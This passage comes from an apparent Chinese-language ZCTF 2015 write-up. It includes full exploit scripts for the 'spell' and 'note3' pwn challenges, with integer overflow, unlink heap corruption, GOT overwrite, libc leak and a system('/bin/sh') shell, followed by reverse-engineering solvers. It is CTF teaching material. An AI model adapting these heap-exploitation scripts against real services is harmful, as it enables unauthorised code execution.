    r_m = COLORED(RAW, "green")
    w_m = COLORED(RAW, "blue")
    io = zio(target, timeout = 9999, print_read = r_m, print_write = w_m)
    #io = process(target, timeout = 9999)
    return    io

def pwn(io):

    io.read_until("How long of your spell:")
    io.writeline("256")
    io.read_until("At ")
    time_info = io.read_until(": ")
    io.read_until("you enter the spell: ")

    time_info = time_info + "\x00"
    info = "zctfflag"
    result = []

    padding = ""
    for i in range(8):
        padding += chr(ord(time_info[i]) ^ ord(info[i]))
    payload = padding * 7

    payload += "\x00"

    payload = payload.ljust(256, 'a')

    payload += '\x02'


    io.writeline(payload)

    io.interact()


io = get_io(target)

pwn(io)
```

结果：




```
Please enter the correct spell, I will give you the f
How long of your spell: 256
At 18:42: you enter the spell: K[NRTVAgK[NRTVAgK[NRTV
[NRTVAgaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa▯
ZCTF{SPELL_IS_IN_THE_D33wRIVER}
pxx@ubuntu:~/my_work/ctf/zctf-2015/pwn/spell$
```

flag： ZCTF{SPELL_IS_IN_THE_D33wRIVER}


note3(pwn300):

该题是 note 系列第三个，问题依然在 edit 中，如下图：




```
puts("Input the id of the note:");
id = get_long_4009B9();
id_t = id - 7 * (((signed __int64)((unsigned __int128)(0x4924924924924925LL * id) >> 64) >> 1) - (id >> 63));
if ( id - 7 * (((signed __int64)((unsigned __int128)(0x4924924924924925LL * id) >> 64) >> 1) - (id >> 63)) >= id )
{
  ptr = global_content_size_6020C8[id_t];
  if ( ptr )
  {
    puts("Input the new content:");
    get_buff_4008DD(global_content_size_6020C8[id_t], (__int64)(&global_cur_ptr_6020C0)[8 * (id_t + 8)], 10);
    global_cur_ptr_6020C0 = global_content_size_6020C8[id_t];
    LODWORD(ptr) = puts("Edit success");
  }
}
else
{
  LODWORD(ptr) = puts("please input correct id.");
}
return (signed int)ptr;
```

其中输入的 id 经过一些列运算，其中 get_long 函数中，转换是 atol，而发行 len<0 时，将 len=-len，这里有个整数型溢出问题，因为 0x8000000000000000 = -0x8000000000000000。



```
__int64 get_long_4009B9()
{
  __int64 result; // rax@3
  __int64 v1; // rcx@3
  __int64 len; // [sp+8h] [bp-38h]@1
  char nptr[40]; // [sp+10h] [bp-30h]@1
  __int64 v4; // [sp+38h] [bp-8h]@1

  v4 = *MK_FP(__FS__, 40LL);
  get_buff_4008DD(nptr, 32LL, 10);
  len = atol(nptr);
  if ( len < 0 )
    len = -len;
  result = len;
  v1 = *MK_FP(__FS__, 40LL) ^ v4;
  return result;
}
```

而 0x8000000000000000 的值为-1，所以可以导致索引为全局结构体数组中的前一个指针。其为当前的活跃指针，如下：



```
.bss:00000000006020C0 ; char *global_cur_ptr_6020C0
.bss:00000000006020C0 global_cur_ptr_6020C0 dq ?                ; D
.bss:00000000006020C0                                           ; n
.bss:00000000006020C8 ; char *global_content_size_6020C8[]
.bss:00000000006020C8 global_content_size_6020C8 dq 0Eh dup(?)
.bss:00000000006020C8                                           ; D
```

edit 的时候:id_t 为-1；其对应的长度不在是 size，第七个堆块的指针所以可以读很长的内容，从而覆盖后面的堆块，如下：

```
get_buff_4008DD(global_content_size_6020C8[id_t], (__int64)(&global_cur_ptr_6020C0)[8 * (id_t + 8)], 10);
global_cur_ptr_6020C0 = global_content_size_6020C8[id_t];
```

在这里可以采用 unlink 的方式，在内容中构造假堆块，最终改写全局指针。

利用代码如下：


```
__author__ = "pxx"
from zio import *
from pwn import *
#ip = 1.192.225.129
#target = "./note3"
target = ("115.28.27.103", 9003)

def get_io(target):
    r_m = COLORED(RAW, "green")
    w_m = COLORED(RAW, "blue")
    io = zio(target, timeout = 9999, print_read = r_m, print_write = w_m)
    return   io

def new_note(io, length_t, content_t):
    io.read_until("option--->>\n")
    io.writeline("1")
    io.read_until("content:(less than 1024)\n")
    io.writeline(str(length_t))
    io.read_until("content:\n")
    io.writeline(content_t)

def delete_note(io, id_t):
    io.read_until("option--->>\n")
    io.writeline("4")
    io.read_until("id of the note:\n")
    io.writeline(str(id_t))

def edit_note(io, id_t, content_t):
    io.read_until("option--->>\n")
    io.writeline("3")
    io.read_until("id of the note:\n")
    io.writeline(str(id_t))
    io.read_until("content:")
    io.writeline(content_t)

def pwn(io):

    new_note(io, 0x80, 'aaaaaa')
    new_note(io, 0x80, 'bbbbbb')
    new_note(io, 0x80, 'cccccc')

    new_note(io, 0x80, 'dddddd')

    new_note(io, 0x80, 'eeeeee')

    new_note(io, 0x80, 'ffffff')

    new_note(io, 0x80, '/bin/sh;')


    target_id = 2


    edit_note(io, target_id, '111111')



    #useful_code --- begin

    #prepare args

    arch_bytes = 8

    heap_buff_size = 0x80

    #node1_addr = &p0

    node1_addr = 0x6020C8 + 0x08 * target_id

    pack_fun = l64


    heap_node_size = heap_buff_size + 2 * arch_bytes #0x88


    p0 = pack_fun(0x0)
```

```
        p1 = pack_fun(heap_buff_size + 0x01)
        p2 = pack_fun(node1_addr - 3 * arch_bytes)
        p3 = pack_fun(node1_addr - 2 * arch_bytes)
        #p[2]=p-3
        #p[3]=p-2
        #node1_addr = &node1_addr - 3

        node2_pre_size = pack_fun(heap_buff_size)
        node2_size = pack_fun(heap_node_size)
        data1 = p0 + p1 + p2 + p3 + "".ljust(heap_buff_size - 4 * arch_bytes, '1') + node2_pre_size + node2_size

        #useful_code --- end

        #edit node 1:overwrite node 1 -> overflow node 2
        edit_note(io, -9223372036854775808, data1)
        #edit_note(io, 1, score, data1)
        #delete node 2, unlink node 1 -> unlink
        #delete_a_restaurant(io, 2)
        delete_note(io, target_id + 1)

        alarm_got = 0x0000000000602038
```

```
puts_plt = 0x0000000000400730
free_got = 0x0000000000602018


data1 = l64(0x0) + l64(alarm_got) + l64(free_got) + l64(free_got)
edit_note(io, target_id, data1)


data1 = l64(puts_plt)[:6]


io.gdb_hint()
edit_note(io, target_id, data1)


#io.read_until("option-–>>\n")
#io.writeline("3")
#io.read_until("id of the note:\n")
#io.writeline(l64(atol_got))


#data = io.read_until("\n")
#print [c for c in data]


delete_note(io, 0)
data = io.read_until("\n")[:-1]
print [c for c in data]
```

```
    alarm_addr = l64(data.ljust(8, '\x00'))
    print "alarm_addr:", hex(alarm_addr)

    elf_info = ELF("./libc-2.19.so")
    #elf_info = ELF("./libc.so.6")
    alarm_offset = elf_info.symbols["alarm"]
    system_offset = elf_info.symbols["system"]

    libc_base = alarm_addr - alarm_offset
    system_addr = libc_base + system_offset
    data = l64(system_addr)[:6]
    edit_note(io, 1, data)

    delete_note(io, 6)
    io.interact()

io = get_io(target)
pwn(io)
```

结果：



```
@v�-�
Edit success
1.New note
2.Show note
3.Edit note
4.Delete note
5.Quit
option--->>
4
Input the id of the note:
6
flag
note3
note3.sh
ZCTF{No_s1-1Ow_n0dfs_1eak!@#}
```

flag： ZCTF{No_s1-1Ow_n0dfs_1eak!@#}

REVERSE

Reverese100

这个题最开始是个矩阵运行，算了半天算出来 flag 为 zctf{Wrong_Flag}，明显不对。继续往后分析，真正的代码在后面。

```
value = '32 02 00 00 85 02 00 00 F4 02 00 00 53 03 00 00 98 03 00 00 F9 03 00 00 6C 04
00 00 E5 04 00 00 44 05 00 00 93 05 00 00 FB 05 00 00 5A 06 00 00 A1 06 00 00 10 07
00 00 74 07 00 00 F1 07 00 00'

d = ''

for l in value.split(' '):

    d += chr(int(l, 16))
```

```
print len(d)

from zio import *


d2 = []


d0 = ord('z')+ord('c')+ord('t')+ord('f')

d2.append(d0)

for i in range(len(d)/4):

    d2.append(l32(d[i*4:i*4+4]))


flag = ''

for i in range(len(d2)-1):

    flag += chr(d2[i+1]-d2[i])


print 'zctf'+flag
```

Reverse200

Flag形式如下：ZCTF{123_4567_abc_defghijklm}

其中123对应的md5为371265e33e8d751d93b148067c36eb4c，对应的3的字符为c0c

4567处对应的4个字符+一个’\x00’的md5为'03d2370991fbbb9101dd7dcf4b03d619'，求得4567处对应LIK3.

```
md5str = '03d2370991fbbb9101dd7dcf4b03d619'
for a1 in range(0x20, 0x7f):
    for a2 in range(0x20, 0x7f):
        for a3 in range(0x20, 0x7f):
            for a4 in range(0x20, 0x7f):
                src = chr(a1) + chr(a2) + chr(a3) + chr(a4) + '\x00'
                m2 = hashlib.md5()
                m2.update(src)
                if m2.hexdigest() == md5str:
                    print 'find'
                       print src
```

abc 处的 3 个字符做了 base64 加密之后进行比较，求得为 E4t.

经过上面的比较后，程序用 de 处的两个字符对 subkey 文件内容进行异或，输出到 subsubkey 中。

再后面对整个 flag 做了次 md5。但是因为整个 flag 中有 10 个字节不知道，爆破不太现实。感觉 subsubkey 文件应该是有意义的，通过枚举 de 处的所有可能，得到所有的输出，通过 file 命令发现当 de 为 ST 时，subsubkey 为一个 rar 文件，解压出来有剩下的 8 个字符。

Flag 为：ZCTF{c0c_LIK3_E4t_ST6aw4ErrY}E4t.

Reverse300

Arm64 的程序，最近新出的 ida6.9 支持 arm64 反编译，不过可惜没有正版 ida。

看了下主要函数就几个，所以选择直接看汇编了。结合 qemu，可以进行动态调试。

首先，ida对arm64程序的库函数识别不是很好（用的ida6.6），通过readelf解析出来的库函数对ida中的库函数手动修正。

之后就是纯看代码了，大概弄清楚了程序流程：

首先将输入的字符串每3个一组，变换成4个字节，得到buff2.

Buff2中每5个字节一组，做了一个矩阵乘法，得到buff3.

Buff3与固定字符串比较。代码大致如下：

```
flag = 'zctf{1234567890}'.ljust(18, '\x00')


d9 = []
for i in range(len(flag)/3):
    d   = (ord(flag[3*i])<<16)+(ord(flag[3*i+1])<<8)+ord(flag[3*i+2])


    #print d,
    d1 = (d>>18)&0x3f
    d2 = (d>>12)&0x3f
    d3 = (d>>6)&0x3f
    d4 = d & 0x3f
    print hex(d1), hex(d2), hex(d3), hex(d4)


    if d1 != 0:
        d9.append(d1)
    if d2 != 0:
        d9.append(d2)
    if d3 != 0:
        d9.append(d3)
    else:
        d9.append(0x40)
    if d4 != 0:
        d9.append(d4)
    else:
        d9.append(0x40)

d8 = [21, 8, 24, 7, 1, 25, 4, 20, 16, 0, 2, 13, 16, 10, 14, 18, 3, 20, 18, 25, 3, 12, 23, 0, 24]
for i in range(len(d9)/5):
    for j in range(5):
        a = d9[i*5]*d8[j*5]+d9[i*5+1]*d8[j*5+1]+d9[i*5+2]*d8[j*5+2]+d9[i*5+3]*d8[j*5+3]+d9[i*5+4]*d8[j*5+4]
        print hex(a)
```

逆向代码：

```
m = [[21.0, 8.0, 24.0, 7.0, 1.0], [25.0, 4.0, 20.0, 16.0, 0.0],\
     [2.0, 13.0, 16.0, 10.0, 14.0], [18.0, 3.0, 20.0, 18.0, 25.0], [3.0, 12.0, 23.0, 0.0, 24.0]]
```

```
flag_lists = [[1219.0, 1274.0, 1158.0, 1549.0, 1205.0], [2777.0, 2771.0, 2387.0, 3440.0, 2833.0],\
                        [1422.0, 1753.0, 1723.0, 2369.0, 1483.0], [2071.0, 2283.0, 1936.0, 3483.0, 2435.0]]

for flag in flag_lists:
       result3 = mat(m)**-1 * mat(flag).T
        print result3

sbs = '''
     22.0000
     36.0000
     13.0000
     20.0000
     17.0000
     39.0000
     45.0000
     56.0000
     31.0000
     37.0000
     21.0000
     47.0000
```

```
         8.0000

        55.0000

        28.0000

        51.0000

        26.0000

        22.0000

        29.0000

        61.0000

'''


res2 = []

for sb in sbs.strip().split('\n'):

    res2.append(int(sb.split('.')[0]))


for res in res2:

    print hex(res), hex(res&0x3f)


from zio import *

flag = ''

for i in range(len(res2)/4):

    result = (res2[i*4]<<18)+(res2[i*4+1]<<12)+(res2[i*4+2]<<6)+res2[i*4+3]

    flag += l32(result)[0:3][::-1]
```

```
print flag
```

解得 flag 为: ZCTF{x~Uo#w3ig}

Reverse500

创建了一个子进程，首先对主进程对输入的数据进行了变换，变换后放到 004079D8 处，然后子进程再进行判断。

父进程中变换的函数使用一堆 jmp 进行了混淆。

通过记录程序运行的 eip，然后再进行分析，分析发现就是个 base64 解密，然后挨着的两两字符异或，得到 buff2。

在子进程中，将 buff2[i]^i 与固定字符串比较。

```
f = open('./reverse500.exe', 'rb')

d = f.read()[0x506c:0x506c+54]

result = ''

for i in range(53):

    result += chr(ord(d[i])^i)



result2 = ''

result2 += result[0]

for i in range(52):

    result2 += chr(ord(result2[i])^ord(result[i+1]))
```

print result2

print

base64.b64decode('WkNURntJX1c0TlRfSm1QX2pNcF8mJl9CNFMxXzY0X0BeX15AIX0


=')

得到 flag 为：ZCTF{I_W4NT_JmP_jMp_&&_B4S1_64_@^_^@!}

Simulator

实现了一个简单的虚拟机（或者叫模拟器）。

定位到虚拟机初始化的地方：



```
void *__fastcall sub_400B23()
{
  signed int i; // [sp+Ch] [bp-4h]@1

  for ( i = 0; i <= 15; ++i )
    vreg[i] = 0;
  vpc = 0;
  vsp = 4096;
  v_flag = 0;
  return memset(vmem, 0, 0x4000uLL);
}
```

通过之后的分析，可以猜出 vreg、vpc、vsp、vflag 和 vmem。

之后一共支持 24 条指令:

0 initvm

1 mov regi, imm a1!=0

mov regi, regj a1=0

2: a1 == 0: mov regi, byte [regj]

a1 == 1: mov regi, word [regj]

a1 == 2: mov regi, dword [regj]

3: a1 == 0: mov byte [regj], regi

a1 == 1: mov word [regj], regi

a1 == 2: mov dword [regj], regi

4. pop regi

5. push regi

6. a1 == 0: print regi #c

a1 == 1: print regi #d

a1 == 2: print regi #x

a1 == 3: print vmem[regi]

7. a1 == 0: scanf regi #c

a1 == 1: scanf regi #d

a1 == 2: scanf regi #x

a1 == 3: scanf vmem[regi]

8. ret

9. a1 == 0 jmp imm

a1 == 1: jz imm

a1 == 2 jnz imm

a1 == 3: jl imm

10. a1 == 0: jmp regi

a1 == 1: jz regi

a1 == 2 jnz regi

a1 == 3: jl regi

11. a1 != 0: add regi, imm

a1 == 0: add regi, regj

12. sub

13. and

14. or

15. xor

16. cmp

17. exit

18. a1 == 0: mov regi, byte mem[regj]

a1 == 1:mov regi, word mem[regj]

a1 == 2:mov regi, dword mem[regj]

19. a1 == 0: mov byte mem[regj], regi

a1 == 1:mov word mem[regj], regi

a1 == 2:mov dword mem[regj], regi

20. a1 != 0:call imm

a1 == 0:call regi

21 nop

22 inc regi

23 dec regi

24 test regi, regj

根据逆向出来的指令格式，去反汇编分析 input.bin。

程序逐字节累加，然后比较。

```
adds = [68, 116, 211, 300, 411, 529, 624, 673, 706, 813, 864, 959, 1014, 1086, 1137, 1232, 1285, 1390, 1499, 1616]
value = 0
result = ''
for add in adds:
    result += chr(add-value)
    value = add
print 'result:'+result
```

求得结果为 D0_Yov_1!k3_7H3_5imu

最后 6 个字节的比较麻烦一些，直接用 z3 求解了。


```
from z3 import *


r10 = Real('r10')
r11 = Real('r11')
r12 = Real('r12')
r13 = Real('r13')
r14 = Real('r14')
r15 = Real('r15')


s = Solver()
s.add(r10 + r11 == 0x65)
```

```
s.add(r12 + r13 == 0x109-0x65)

s.add(r14 + r15 == 0x1ba-0x109)

s.add(r11 + r13 + r15 == 0xa3)

s.add(r10 + r12 == 0x148-0xa3)

s.add(r11 + r12 == 0xa8)


print(s.check())

print(s.model())
```

最终 flag 为: zctf{D0_Yov_1!k3_7H3_5imu14t0r?}


Android400

本 apk 为 2048 的游戏修改版，玩到一定的分数就会弹出输入 flag 的窗口，flag 窗口的activity 为 Secret，该类会载入 Auth 这个 lib




```
static {
    System.loadLibrary("Auth");
}
```

观察其 create 函数，重点看最后一行 setOnClickListener，其绑定的按钮监听器为 i




```
protected void onCreate(Bundle arg4) {
    this.a = new Auth();
    super.onCreate(arg4);
    this.setContentView(2130903065);
    k.a().a(((Activity)this));
    this.b = this.findViewById(2131427389);
    this.c = this.findViewById(2131427391);
    View v0 = this.findViewById(2131427390);
    this.b.setText("zctf{xxxxxxxxxxxxxxxxxx}");
    ((Button)v0).setOnClickListener(new i(this));
}
```

跟进类 i 的 onClick 函数，其中下面这段语句干了很多事。j.b 函数取得了该 apk 的签名存到 v1，重点看最后一行 this.a.a 的调用。



```
String v1 = j.b(this.a.getApplicationContext());
if(v1 == null) {
    Toast.makeText(this.a.getApplicationContext(), "ERROR VERYFING SIGNATURE", 0).show();
    return;
}

this.a.a(v1);
```


this.a.a 函数实际调用 Secret.a 函数，该函数中主要的语句是下面这条。




```
    try {
        h.b(h.a(Secret.a(this.getBaseContext().getAssets().open(v0)), arg6), v1 + v2);
    }
    catch(Exception v0_1) {
        Toast.makeText(this.getApplicationContext(), "Lost Lib File!", 0).show();
        v0_1.printStackTrace();
    }
}
```

其中 Secret.a 函数取得 assets 目录下的 libListerner 文件的内容，h.a 函数将 libListerner 文件的内容用之前取得的签名作为密钥进行 des 解密，h.b 函数将解密后的内容写入 /data/data/com.zctf.zctf2048/libListener，也就是说这里如果想自己重新编译 apk 的话会比较麻烦。

随后程序调用 h.a 运行 libListerner




```
    -------,
abel_64:
    h.a(this.a.getApplicationContext());
    long v2 = 500;
    try {
```




```
public static void a(Context arg3) {
    String v0 = arg3.getString(0x7F05000E) + arg3.getString(0x7F05000F);
    h.run("chmod 777 " + v0);
    h.run(v0);
}
```

随后程序会调用本地函数进行进一步处理。




```
v0 = this.a.a.AskForAnswer(v0);
if(v0.length() == 0) {
    Toast.makeText(this.a.getApplicationContext(), this.a.getString(0x7F050011), 0).show();
    this.a.b(this.a.getString(v5) + "x86" + this.a.getString(v6));
}
else {
    Toast.makeText(this.a.getApplicationContext(), ((CharSequence)v0), 0).show();
    this.a.b(this.a.getString(v5) + "armeabi" + this.a.getString(v6));
    this.a.b.setText("");
}
```

用 ida 打开 libAuth.so，跟进到程序 Java_com_zctf_zctf2048_Auth_AskForAnswer 调用的地方。其取得了传入的字符串后调用了 sendAndAsk 函数




```
memset(&s, 0, 0x400u);
SendAndAsk((const char *)v11, &s);
result = (*(int (__fastcall **)(int, char *
```

跟进查看，发现程序尝试连接本机的 8000 端口（转成小端为 8000），




```
port = 16415;
if ( inet_pton(2, a127_0_0_1, &v19) <= 0 || connect(v5, (const struct sockaddr *)&s, 0x10u) < 0 )
  goto LABEL_20;
```

并进行 tea 加密。



```
do
{
  iterater = v8 - 16;
  do
  {
    first = *(_DWORD *)iterater;
    tmp = 0;
    second = *(_DWORD *)(iterater + 4);
    do
    {
      tmp -= 1640531527;
      first += (r10 + 16 * second) ^ (lr + (second >> 5)) ^ (second + tmp);
      second += (r12 + 16 * first) ^ (r1 + (first >> 5)) ^ (first + tmp);
    }
    while ( tmp != -957401312 );
    *(_DWORD *)iterater = first;
    iterater += 8;
    *(_DWORD *)(iterater - 4) = second;
  }
  while ( iterater != v8 );
  v8 = iterater + 16;
}
while ( (char *)(iterater + 16) != &v23 );
```

最后传输过去



```
if ( send(v5, &v20, 0x20u, 0) >= 0 && (v15 = recv(v5, v2, 0x1000u, 0), v15 != -1)
{
  *((_BYTE *)v2 + v15) = 0;
  close(v5);
  result = 1;
}
```

可以推测 libListerner 会监听 8000 端口，做进一步处理

用 ida 打开 liblistener 之后，定位到 main 函数，发现不是很复杂，就直接静态看了。

首先进行了 tea 算法，然后进行了变形 base64，然后做了一个简单的变换。

在解密的过程中，发现变形 base64 解密完成之后，就已经得到 flag 了，(tea 解密都不用算)。

```
    table = [87, 12, 4294967283L, 4294967291L, 4294967282L, 15, 4294967262L,
68, 4294967293L, 4294967253L, 27, 4294967274L, 13, 4294967287L, 26, 11,
4294967229L, 36, 4294967268L, 58, 0, 4294967236L, 64, 4294967233L, 57,
4294967239L, 17, 2, 11, 4294967293L, 23, 4294967247L]


